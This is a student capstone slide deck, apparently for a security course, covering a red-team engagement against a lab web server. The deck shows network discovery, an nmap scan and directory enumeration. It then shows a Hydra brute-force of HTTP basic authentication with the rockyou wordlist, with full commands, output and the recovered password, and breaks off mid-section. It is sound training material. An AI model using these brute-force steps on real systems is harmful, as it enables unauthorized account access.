Red Vs Blue Capstone Engagement

Assessment, Analysis, and system hardening of a DVWA.

Russell Gerfen

Table of Contents

This document contains the following sections:

01 **Network Topology**

02 **Red Team**: Penetration Testing


03 **Blue Team**: Sim: Log Attack Analysis

04 **Hardening**: Sem: Alarms and Mitigations

Network Topology

Network

IP Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1



Jump-Box

VM-Capstone

192.168.1.105

OS: Windows

Victim

VM-ELK

192.168.1.100

OS: Linux

Log Collection/Monitoring

VM-Kali

192.168.1.90

OS: Linux

Hacker Machine

Hyper-V


Red Team

Penetration Testing

Goals of Engagement

- Info Gathering / Recon
- Scanning / Enumeration
- Exploitation
- Post-Exploitation
- Reporting

Recon



```
root@Kali:~/Desktop# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.90  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::215:5dff:fe00:412  prefixlen 64  scopeid 0x20<link>
        ether 00:15:5d:00:04:12  txqueuelen 1000  (Ethernet)
        RX packets 26728  bytes 12307143 (11.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 264752  bytes 246756412 (235.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
 Currently scanning: 192.168.213.0/16   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 126
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.1     00:15:5d:00:04:0d      1      42  Microsoft Corporation
 192.168.1.100   4c:eb:42:d2:d5:d7      1      42  Intel Corporate
 192.168.1.105   00:15:5d:00:04:0f      1      42  Microsoft Corporation

root@Kali:~/Desktop# netdiscover -r 192.168.1.255/16
```


Command:
ifconfig
Inet:
192.168.1.90
Netmask:
255.255.255.0
Broadcast:
192.168.1.255

Command: Netdiscover -r 192,168.1.255/16


Recon: Machines on Network

Hostname	IP Address	Role on Network
Capstone	192.168.1.105	Web-server
Kali	192.168.1.90	Penetration Testing
ELK	192.168.1.100	SIEM
ML-REFVM-684427	192.168.1.1	Gateway

Scanning and Enumeration



```
root@Kali:~/Desktop# nmap -sC -sV 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-07 11:07 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00055s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
```




```
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME              FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
| -     2019-05-07 18:34  meet_our_team/
| 329   2019-05-07 18:31  meet_our_team/ashton.txt
| 404   2019-05-07 18:33  meet_our_team/hannah.txt
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap scan against target IP
Port 80 open


Directories on web-server
are shown.

Instructions for Secret_folder



```
Nothing yet! But i'm sure customers will be lining up to hear about our 45 percent APR


ERROR: FILE MISSING


Please refer to company_folders/secret_folder/ for more information


ERROR: company_folders/secret_folder is no longer accessible to the public
```

Company_folders/secret_folders



Index of /company_folders

Name	Last modified	Size	Description
Parent Directory		-	
company_culture/	2019-05-07 18:25	-	
customer_i			
sales_docs/			

Apache/2.4.29


Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: "For ashtons eyes only"

User Name:

Password:


Possible Admin Username: ashton




```
With over a combined 10 hours of experience, Summit Card Union has your one stop credit card
percent? Need that personal touch of someone chatting with you through the computer? Shoot us

we are happy to invite our new three employees

Ryan M. C.E.O
Hannah A. V.P of I.T
ahston Manager of direct communication, sales, customer privacy, and ex coffee delivery box
```

Exploitation: Hydra Brute-Force

Command: hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.178.1.105 http-get /company_folders/secret_folder/




```
root@Kali:~/Desktop# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/s
ecret_folders/
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
```



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-04 13:26:06
root@Kali:~/Desktop# 
```

New Admin credentials for /secret_folder/: Username: ashton, Password: leopoldo

Discoveries




Index of /company_folders/secr

Name	Last modified	Size	Description
Parent Directory		-	
connect_to_corp_server	2019-05-07 18:28	414	


Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Ryan’s username and hash



